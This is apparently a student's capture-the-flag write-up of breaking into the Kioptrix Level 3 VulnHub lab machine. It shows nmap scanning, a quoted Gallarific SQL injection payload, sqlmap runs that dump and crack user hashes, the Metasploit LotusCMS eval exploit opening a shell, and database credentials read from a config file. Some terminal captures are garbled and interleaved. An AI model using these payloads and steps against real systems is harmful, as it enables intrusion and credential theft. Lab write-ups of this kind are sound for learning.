

Report of Koptrix machine level #3

After installation and make kali linux and kroptrix at same network to find it ip

I used netdiscover to find ip of machine

```
File Edit View Search Terminal Help
Currently scanning: Finished! | Screen View: Unique Hosts
4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240
-----
 IP At MAC Address Count Len MAC Vendor / Hostname
 192.168.142.1 00:50:56:c0:00:08 1 60 VMware, Inc.
 192.168.142.2 00:50:56:e6:1f:72 1 60 VMware, Inc.
 192.168.142.129 00:0c:29:79:eb:c5 1 60 VMware, Inc.
 192.168.142.254 00:50:56:fa:0e:24 1 60 VMware, Inc.
```

After netdiscover the network the ip of machine is 192.168.142.129

And I modified the hosts and ping it



```
root@kali: /home/kali
File Edit View Search Terminal Help
GNU nano 8.1                               /etc/hosts
127.0.0.1      localhost
127.0.1.1      kali
192.168.142.129  kioptrix3.com
# The following lines are desirable for IPv6 capable hosts
::1      localhost ip6-localhost ip6-loopback
ff02::1  ip6-allnodes
ff02::2  ip6-allrouters
```

```
[root@kali:~/home/kali]# nano /etc/hosts
[root@kali:~/home/kali]# ping kioptrix3.com
PING kioptrix3.com (192.168.142.129) 56(84) bytes of data.
64 bytes from kioptrix3.com (192.168.142.129): icmp_seq=1 ttl=64 time=0.568 ms
64 bytes from kioptrix3.com (192.168.142.129): icmp_seq=2 ttl=64 time=1.16 ms
64 bytes from kioptrix3.com (192.168.142.129): icmp_seq=3 ttl=64 time=1.59 ms
64 bytes from kioptrix3.com (192.168.142.129): icmp_seq=4 ttl=64 time=1.31 ms
```

Next step is scanning our target

```
File Edit View Search Terminal Help
File Edit View Search Terminal Help
root@kali: /home/kali
(r0ot@kali)-[~/home/kali]
# nmap -sV -A -p- 192.168.142.129
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-14 05:15 EDT
Nmap scan report for kloptrix3.com (192.168.142.129)
Host is up (0.0014s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 4.7p1 Debian 8ubuntu1.2 (protocol 2.0)
| ssh-hostkey:
|_ 1024 30:e3:f6:dc:2e:22:5d:17:ac:46:02:39:ad:71:cb:49 (DSA)
|_ 2048 9a:82:e6:96:e4:7e:d6:a6:d7:45:44:cb:19:aa:ec:dd (RSA)
80/tcp    open  http     Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch)
_|_http-title: Ligoat Security - Got Goat? Security ...
_|_http-cookie-flags: Showing results for port vulnerability script more...
|_ /: Search instead for port vulnerability script more...
|_ PHPSESSID:
|_ httponly flag not set
|_ http://vuln-cve2010-4221 NSE script — Nmap Scripting Engine ...
_|_http-server-header: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch
MAC Address: 00:0C:29:79:EB:C5 (VMware)
Device type: general purpose
Running: Linux 2.6.x
OS CPE: cpe:/o:linux:linux_kernel:2.6
|_ http://vuln-cve2010-4221 NSE script — Nmap Scripting Engine documentation
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
It is recommended to use this script in conjunction with version detection (-sV) in order to discover SSL/TLS services running on unexpected ports.
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1  1.44 ms  kloptrix3.com (192.168.142.129)
|_ http://vuln-cve2010-4221 NSE script — Nmap Scripting Engine ...
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.47 seconds
|_ http://vuln-cve2010-4221 NSE script — Nmap Scripting Engine documentation
(r0ot@kali)-[~/home/kali]
#
```

What I found is :

PORT STATE SERVICE

22/tcp open ssh

80/tcp open http

MAC Address: 00:0C:29:79:EB:C5 (VMware)

OS CPE: cpe:/o:linux:linux_kernel:2.6

OS details: Linux 2.6.9 - 2.6.33

http-server-header: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch

http-title: Ligoat Security - Got Goat? Security ...

| http-cookie-flags:

http-server-header: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch

Ligoat Security

Home Blog Login

Got Goat? Security ...

Got Goat? Security ...

We've revamped our website for the new release of the new gallery CMS we made. We are geared towards security...

We are so full of ourselves, we've put this on our dev-servers just to show how serious we are. Visit our blog section for more information on our new gallery system.

Or cut to the chase and see it now!

© 2011 Ligoat Security

got goat? SECURITY

Username:

Password:

Login

Proudly Powered by: LotusCMS

got goat? SECURITY

Ligoat Security "Got Goat? Security..."

Quick Links: Home Recent Photos

Recently Uploaded Photos


Photo Shoot	In the know...	Getting ready for GNN
New picture for new book		Hours before software's release!

Self-Explanatory

Gallery	Last Upload	Photos	Views
Ligoat Press Room See how we are doing in the news! This is a collection of wild pictures, good times and how to make money at its best.	Last Upload Photo Shoot	3	27

kioptrix3.com/gallery/p.php/5

I discovered the page website I found



The screenshot shows a browser window with three tabs: 'LotusCMS Administration', 'view-source:192.168.142.129', and 'Gallarific'. The middle tab displays the raw HTML source code of the page. The code includes a DOCTYPE declaration, an XML namespace declaration, and various HTML elements like , , , and . It also contains several

```

GALLARIFIC PHP Photo Gallery Script (gallery.php) Sql Injection Vulnerability
=====
... Author : AtT4CKxT3rR0r1ST [F.Hack@w.cn]
... Script : http://www.gallarific.com/download.php
... Dork : inurl:"/gadmin/index.php"

#####
===[ Exploit ]===[/]
www.site.com/gallery.php?id=null[Sql Injection]

www.site.com/gallery.php?
id=null+and+1=2+union+select+1,group_concat(userid,0x3a,username,0x3a,password),3,4,5,6,7,8+from+gallarific_users--[/]

===[ Admin Panel ]===[/]
www.site.com/gadmin/index.php

#####

```

Which I found is important is

[www.site.com/gallery.php?id=null+and+1=2+union+select+1,group_concat\(userid,0x3a,username,0x3a,password\),3,4,5,6,7,8+from+gallarific_users--](http://www.site.com/gallery.php?id=null+and+1=2+union+select+1,group_concat(userid,0x3a,username,0x3a,password),3,4,5,6,7,8+from+gallarific_users--)

I used sqlmap to test the site and I found that it is injectable

```

root@kali: /home/kali
File Edit View Search Terminal Help
[06:08:03] [INFO] testing 'Generic inline queries'
[06:08:03] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[06:08:03] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[06:08:03] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[06:08:03] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE, HAVING clause (EXP)'
[06:08:03] [INFO] testing 'MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
[06:08:03] [INFO] testing 'MySQL >= 5.6 OR error-based - WHERE, HAVING clause (GTID_SUBSET)'
[06:08:03] [INFO] testing 'MySQL >= 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'
[06:08:03] [INFO] testing 'MySQL >= 5.7.8 OR error-based - WHERE, HAVING clause (JSON_KEYS)'
[06:08:03] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[06:08:03] [INFO] testing 'MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[06:08:03] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[06:08:03] [INFO] testing 'MySQL >= 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[06:08:03] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATEXML)'
[06:08:03] [INFO] testing 'MySQL >= 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATEXML)'
[06:08:03] [INFO] testing 'MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[06:08:03] [INFO] testing 'MySQL >= 4.1 OR error-based - WHERE, HAVING clause (FLOOR)'
[06:08:03] [INFO] GET parameter 'id' is 'MySQL >= 4.1 OR error-based - WHERE or HAVING clause (FLOOR)' injectable
[06:08:03] [INFO] testing 'MySQL inline queries'
[06:08:03] [INFO] testing 'MySQL >= 5.0.12 stacked queries (comment)'
[06:08:03] [INFO] testing 'MySQL >= 5.0.12 stacked queries'
[06:08:03] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP - comment)'
[06:08:03] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP)'
[06:08:03] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'
[06:08:03] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'
[06:08:03] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[06:08:13] [INFO] GET parameter 'id' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
[06:08:13] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[06:08:13] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[06:08:14] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[06:08:14] [INFO] target URL appears to have 6 columns in query
[06:08:14] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N]
sqlmap identified the following injection point(s) with a total of 52 HTTP(s) requests:
-- Parameter: id (GET)

```

```

root@kali:/home/kali
[sqlmap]# sqlmap -u "http://kioptrix3.com/gallery/gallery.php?id=1" --dbs
[!] parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
[*] testing injection point(s) with a total of 52 HTTP(s) requests
{1.8.7#stable}
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 06:13:04 /2024-08-14/
[06:13:04] [INFO] resuming back-end DBMS 'mysql'
[06:13:05] [INFO] testing connection to the target URL
[06:13:05] [WARNING] the web server responded with an HTTP error code (500) which could interfere with the results of the tests
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=05142fe5340...a6a473711c'). Do you want to use those [Y/n] y
sqlmap resumed the following injection point(s) from stored session:
-- Parameter: id (GET)
  Type: boolean-based blind
    Title: Boolean-based blind - Parameter replace (original value)
    Payload: id=(SELECT (CASE WHEN (6494=6494) THEN 1 ELSE (SELECT 9968 UNION SELECT 2760) END))

  Type: error-based
    Title: MySQL > 4.1 OR error-based - WHERE or HAVING clause (FLOOR)
    Payload: id=1 OR ROW(6443,2056)>(SELECT COUNT(*),CONCAT(0x716b766b71,(SELECT (ELT(6443=6443,1))),0x7171767871,FLOOR(RAND(0)*2))x FROM (SELECT 4236 UNION SELECT 287
3 UNION SELECT 3010 UNION SELECT 2653)a GROUP BY x)

  Type: time-based blind
    Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1 AND (SELECT 3103 FROM (SELECT(SLEEP(5)))HdJS)

  Type: UNION query
    Title: Generic UNION query (NULL) - 6 columns
    Payload: id=1 UNION ALL SELECT NULL,NULL,CONCAT(0x716b766b71,0x58494b597179776348724665556c506f6657714d46796846674567574363474a78665a7772416144,0x7171767871),NULL,
NULL,NULL-- 

[06:13:05] [INFO] the back-end DBMS is MySQL
[06:13:05] [INFO] fetching tables for database: 'gallery'
[06:13:05] [INFO] retrieved: 'dev_accounts'
[06:13:05] [INFO] retrieved: 'gallarific_comments'
[06:13:05] [INFO] retrieved: 'gallarific_galleries'
[06:13:05] [INFO] retrieved: 'gallarific_photos'
[06:13:05] [INFO] retrieved: 'gallarific_settings'
[06:13:05] [INFO] retrieved: 'gallarific_stats'
[06:13:05] [INFO] retrieved: 'gallarific_users'
Database: gallery
[7 tables]
+-----+
| dev_accounts |
| gallarific_comments |
| gallarific_galleries |
| gallarific_photos |
| gallarific_settings |
| gallarific_stats |
| gallarific_users |
+-----+

[06:13:05] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/kioptrix3.com'

[*] ending @ 06:13:05 /2024-08-14/

```

```

root@kali:/home/kali
File Edit View Search Terminal Help
[sqlmap]# sqlmap -u "http://kioptrix3.com/gallery/gallery.php?id=1" --dbs
[!] parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
[*] testing injection point(s) with a total of 52 HTTP(s) requests
{1.8.7#stable}
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 06:38:21 /2024-08-14/
[06:38:21] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP, PHP 5.2.4
back-end DBMS: MySQL > 4.1
[06:38:21] [INFO] fetching tables for database: 'gallery'
[06:38:21] [INFO] retrieved: 'dev_accounts'
[06:38:21] [INFO] retrieved: 'gallarific_comments'
[06:38:21] [INFO] retrieved: 'gallarific_galleries'
[06:38:21] [INFO] retrieved: 'gallarific_photos'
[06:38:21] [INFO] retrieved: 'gallarific_settings'
[06:38:22] [INFO] retrieved: 'gallarific_stats'
[06:38:22] [INFO] retrieved: 'gallarific_users'
Database: gallery
[7 tables]
+-----+
| dev_accounts |
| gallarific_comments |
| gallarific_galleries |
| gallarific_photos |
| gallarific_settings |
| gallarific_stats |
| gallarific_users |
+-----+

[06:38:22] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 1 times
[06:38:22] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/kioptrix3.com'

[*] ending @ 06:38:22 /2024-08-14/

```

```
[root@kali: /home/kali]
File Edit View Search Terminal Help
-----+
[07:06:52] [INFO] table 'gallerific_stats' dumped to CSV file '/root/.local/share/sqlmap/output/kioptix3.com/dump/gallery/gallerific_stats.csv'
[07:06:52] [INFO] fetching columns for table 'gallerific_users' in database 'gallery'
[07:06:52] [INFO] retrieved: 'userid', 'int(11)'
[07:06:52] [INFO] retrieved: 'username', 'varchar(100)'
[07:06:52] [INFO] retrieved: 'password', 'varchar(100)'
[07:06:52] [INFO] retrieved: 'usertype', 'enum('superuser','normaluser')'
[07:06:52] [INFO] retrieved: 'firstname', 'varchar(100)'
[07:06:52] [INFO] retrieved: 'lastname', 'varchar(100)'
[07:06:52] [INFO] retrieved: 'email', 'varchar(255)'
[07:06:52] [INFO] retrieved: 'datejoined', 'int(11)'
[07:06:52] [INFO] retrieved: 'website', 'varchar(255)'
[07:06:52] [INFO] retrieved: 'issuperuser', 'tinyint(4)'
[07:06:52] [INFO] retrieved: 'photo', 'varchar(100)'
[07:06:52] [INFO] retrieved: 'joincode', 'varchar(20)'
[07:06:52] [INFO] fetching entries for table 'gallerific_users' in database 'gallery' injectable
Database: gallery
Table: gallerific_users
[07:06:52] [INFO] MySQL 5.7.17 (Stacked queries (Comment))
[1 entry]
-----+
| userid | email | photo | website | joincode | lastname | password | username | usertype | firstname | datejoined | issuperuser |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | <blank> | <blank> | <blank> | <blank> | User | n0t7tik4 | admin | superuser | Super | 1302628616 | 1 |
+-----+
[07:06:53] [INFO] table 'gallerific_users' dumped to CSV file '/root/.local/share/sqlmap/output/kioptix3.com/dump/gallery/gallerific_users.csv'
[07:06:53] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 3 times
[07:06:53] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/kioptix3.com'
[*] starting at 07:06:53 /2024-08-14/ is Generic UNION query (MUL) - 1 to 20 columns injectable
[*] parameter 'username' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
[*] testing for UNION injection point(s) with a total of 52 HTTP(s) requests
{root@kali: /home/kali}
#
```

By using sqlmap script dump-all I found the username and password

And the tool sqlmap cracked the hash

The username is admin

Password is n0t7t1k4

Then I used this scrip to find accounts and crack hash

```
sqlmap -u "http://kioptrix3.com/gallery/gallery.php?id=1" -D gallery --tables -T dev_accounts --dump
```

```

File Edit View Search Terminal Help
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[07:11:15] [INFO] writing hashes to a temporary file '/tmp/sqlmapyexf9sxc95133/sqlmaphashes-39ox4m6k.txt' (EXTRACTVALUE)
do you want to crack them via a dictionary-based attack? [y/n/q] y
[07:11:17] [INFO] using hash method 'md5_generic_passwd'
[07:11:17] [INFO] resuming password 'Mast3r' for hash '0d3eccfb887aab50f243b3f155c0f85' for user 'dreg' (FILE)
[07:11:17] [INFO] resuming password 'starwars' for hash '5badcaf789d3d1d09794d8f021f40f0e' for user 'loneferret'
Database: gallery
Table: dev_accounts
T parameter 'id' is 'MySQL >= 4.1 OR error-based - WHERE or HAVING clause (FLOOR)'
[2 entries]
+---+-----+
| id | password | testing MySQL >= 4.1 OR error-based - WHERE or HAVING clause (FLOOR) |
+---+-----+
| 1 | 0d3eccfb887aab50f243b3f155c0f85 (Mast3r) | dreg (MySQL >= 4.1 OR error-based - WHERE or HAVING clause (FLOOR)) |
| 2 | 5badcaf789d3d1d09794d8f021f40f0e (starwars) | loneferret (MySQL >= 4.1 OR error-based - WHERE or HAVING clause (FLOOR)) |
+---+-----+
[*] testing MySQL >= 4.1 OR error-based - WHERE or HAVING clause (SLEEP)
[07:11:17] [INFO] table 'gallery.dev_accounts' dumped to CSV file '/root/.local/share/sqlmap/output/kioptix3.com/dump/ga
v'
[07:11:17] [WARNING] HTTP error codes detected during run: 500 (Internal Server Error) - 1 times
[07:11:17] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/kioptix3.com'. right number
[*] ending @ 07:11:17 /2024-08-14/ to have 6 columns in query
[*] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
[*] parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/n] y
sqlmap identified the following injection point(s) with a total of 52 HTTP(s) requests:
[root@kali]-[~/home/kali]
# alter: id (GET)

```

I found user names and there passwords but it was hash and by using sqlmap cracked them

The user name dreg its password is Mast3r

The user name loneferret its password is starwars

LotusCMS 3.0 - 'eval()' Remote Command Execution (Metasploit)

EDB-ID:	CVE:
18565	
Author:	Type:
METASPLOIT	REMOTE
Platform:	Date:
PHP	2012-03-07

EDB Verified: ✓ Exploit: [Download](#) / [Source](#) Vulnerable App:

```
##  
# This file is part of the Metasploit Framework and may be subject to  
# redistribution and commercial restrictions. Please see the Metasploit  
# Framework web site for more information on licensing and terms of use.  
# http://metasploit.com/framework/  
##
```

I found that I need to use Metasploit

I search I Metasploit at LotusCMS

```
File Edit View Search Terminal Help  
root@kali:/home/kali  
msf6 exploit(multi/http/lcms_php_exec) >  
Proxies no A proxy chain of format type:host:port[,type:host:port][...]  
RHOSTS 192.168.142.129 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html  
REPORT 80 yes The target port (TCP)  
SSL false no Negotiate SSL/TLS for outgoing connections  
URI / yes URI of the Automatic LotusCMS 3.0  
VHOST no HTTP server virtual host  
Payload options (generic/shell_reverse_tcp):  
Name Current Setting Required Description set LHOST 192.168.97.136  
LHOST 192.168.142.128 yes The listen address (an interface may be specified)  
LPORT 4444 yes The listen port  
Exploit target:  
Id Name  
-- --  
0 Automatic LotusCMS 3.0  
set URI /  
set LHOST <ourIP>  
View the full module info with the info, or info -d command.  
msf6 exploit(multi/http/lcms_php_exec) > set PAYLOAD generic/shell_bind_tcp  
PAYLOAD => generic/shell_bind_tcp  
msf6 exploit(multi/http/lcms_php_exec) > exploit  
[*] Exploit running as user: root. We got root. I mean we got the command shell.  
[*] Using found page param: /index.php?page=index  
[*] Sending exploit ...  
[*] Started bind TCP handler against 192.168.142.129:4444  
[*] Command shell session 1 opened (192.168.142.128:37385 -> 192.168.142.129:4444) at 2024-08-14 08:42:00 -0400
```

```
File Edit View Search Terminal Help
Exploit target:
Id Name
0 Automatic LotusCMS 3.0
View the full module info with the info, or info -d command.
msf6 exploit(multi/http/lcms_php_exec) > set PAYLOAD generic/shell_bind_tcp
PAYLOAD => generic/shell_bind_tcp
msf6 exploit(multi/http/lcms_php_exec) > exploit
[*] Using found page param: /index.php?page=index
[*] Sending exploit ...
[*] Started bind TCP handler against 192.168.142.129:4444
[*] Command shell session 1 opened (192.168.142.128:37385 -> 192.168.142.129:4444) at 2024-08-14 08:42:00 -0400
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
pwd
/home/www/kioptrix3.com
ls
cache
core
data
favicon.ico
gallery
gnu-lgpl.txt
index.php
modules
style
update.php
```

```
File Edit View Search Terminal Help
root@kali:/home/kali
www-data@kioptrix3:/home/www/kioptrix3.com/gallery$ ls
BACK gfooter.php logout.php readme.html tags.php 2021-04-10 00:51:41 -0400 CompanyPolicy README
db.sql gfunctions.php p.php recent.php themes 2021-04-19 21:24:37 -0400 checks.sh
g.php gheader.php photos register.php version.txt
gadmin index.php photos.php scobin vote.php
gallery.php install.BAK post_comment.php search.php
gconfig.php login.php profile.php slideshow.php CompanyPolicy README provided information of using the
www-data@kioptrix3:/home/www/kioptrix3.com/gallery$ more
more
usage: more [-dflpusu] [+linenum] [+pattern] name1 name2 ...
www-data@kioptrix3:/home/www/kioptrix3.com/gallery$ more gconfig.php
more gconfig.php
<?php
    error_reporting(0);
/*
    A sample Gallarific configuration file. You should edit
    the installer details below and save this file as gconfig.php
    Do not modify anything else if you don't know what it is.
*/
// Installer Details -----
// Enter the full HTTP path to your Gallarific folder below,
// such as http://www.yourwebsite.com/gallery to execute the sudo ht command in a shell launched from
// Do NOT include a trailing forward slash
$GLOBALS["gallarific_path"] = "http://kioptrix3.com/gallery";

$GLOBALS["gallarific_mysql_server"] = "localhost";
$GLOBALS["gallarific_mysql_database"] = "gallery";
$GLOBALS["gallarific_mysql_username"] = "root";
$GLOBALS["gallarific_mysql_password"] = "fuckeyou";

// Setting Details -----
--More--(54%)
```

I found that usernames and password

```
$GLOBALS["gallarific_mysql_server"] = "localhost";
```

```
$GLOBALS["gallarific_mysql_database"] = "gallery";  
$GLOBALS["gallarific_mysql_username"] = "root";  
$GLOBALS["gallarific_mysql_password"] = "fuckeyou";
```


```
[root@kali: /home/kali]
File Edit View Search Terminal Help
zsh: corrupt history file /home/kali/.zsh_history test.php themes
(kali㉿kali)-[~]  photos.php register.php version.txt
└─$ sudo su
[sudo] password for kali: post_comment.php search.php
( root@kali )-[~]/home/kali oroxile.php slideshow.php
└─# dirb http://192.168.142.129 trix3.com/gallery| more
[...]
DIRB v2.22
By The Dark Raver
-----
[!] Error: restarting(8)
START_TIME: Wed Aug 14 09:17:37 2024
URL_BASE: http://192.168.142.129/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
    Do not modify anything else if you don't know what it is.
-----
GENERATED WORDS: 4612Details

---- Scanning URL: http://192.168.142.129/ ----arific folder below,
---> DIRECTORY: http://192.168.142.129/cache/gallery
---> DIRECTORY: http://192.168.142.129/core/.trash
+ http://192.168.142.129/data (CODE:403|SIZE:326)
+ http://192.168.142.129/favicon.ico (CODE:200|SIZE:23126) /gallery/
---> DIRECTORY: http://192.168.142.129/gallery/
+ http://192.168.142.129/index.php (CODE:200|SIZE:1819)
---> DIRECTORY: http://192.168.142.129/modules/gallery/
---> DIRECTORY: http://192.168.142.129/phpmyadmin/.pot/
---> Testing: http://192.168.142.129/servers . . . . . fckyou@

    // Setting Details . . . . .

--More--(56%)
```

By using dirbuster I found web site



I used user name root and passwood fuckeyou

VulnHub — Kloprix: Level 1

New Tab

pty.spawn: Making Python

192.168.142.129 / localhost

phpMyAdmin

Server: localhost ► Database: mysql ► Table: user "Users and global privileges"

Browse Structure SQL Search Insert Export Import Operations Empty Drop

Field	Type	Collation	Attributes	Null	Default	Extra	Action								
Host	char(60)	utf8_bin	No	N											
User	char(16)	utf8_bin	No	N											
Password	char(41)	latin1_bin	No	N											
Select_priv	enum('N', 'Y')	utf8_general_ci	No	N											
Insert_priv	enum('N', 'Y')	utf8_general_ci	No	N											
Update_priv	enum('N', 'Y')	utf8_general_ci	No	N											
Delete_priv	enum('N', 'Y')	utf8_general_ci	No	N											
Create_priv	enum('N', 'Y')	utf8_general_ci	No	N											
Drop_priv	enum('N', 'Y')	utf8_general_ci	No	N											
Reload_priv	enum('N', 'Y')	utf8_general_ci	No	N											
Shutdown_priv	enum('N', 'Y')	utf8_general_ci	No	N											
Process_priv	enum('N', 'Y')	utf8_general_ci	No	N											
File_priv	enum('N', 'Y')	utf8_general_ci	No	N											
Grant_priv	enum('N', 'Y')	utf8_general_ci	No	N											
References_priv	enum('N', 'Y')	utf8_general_ci	No	N											
Index_priv	enum('N', 'Y')	utf8_general_ci	No	N											
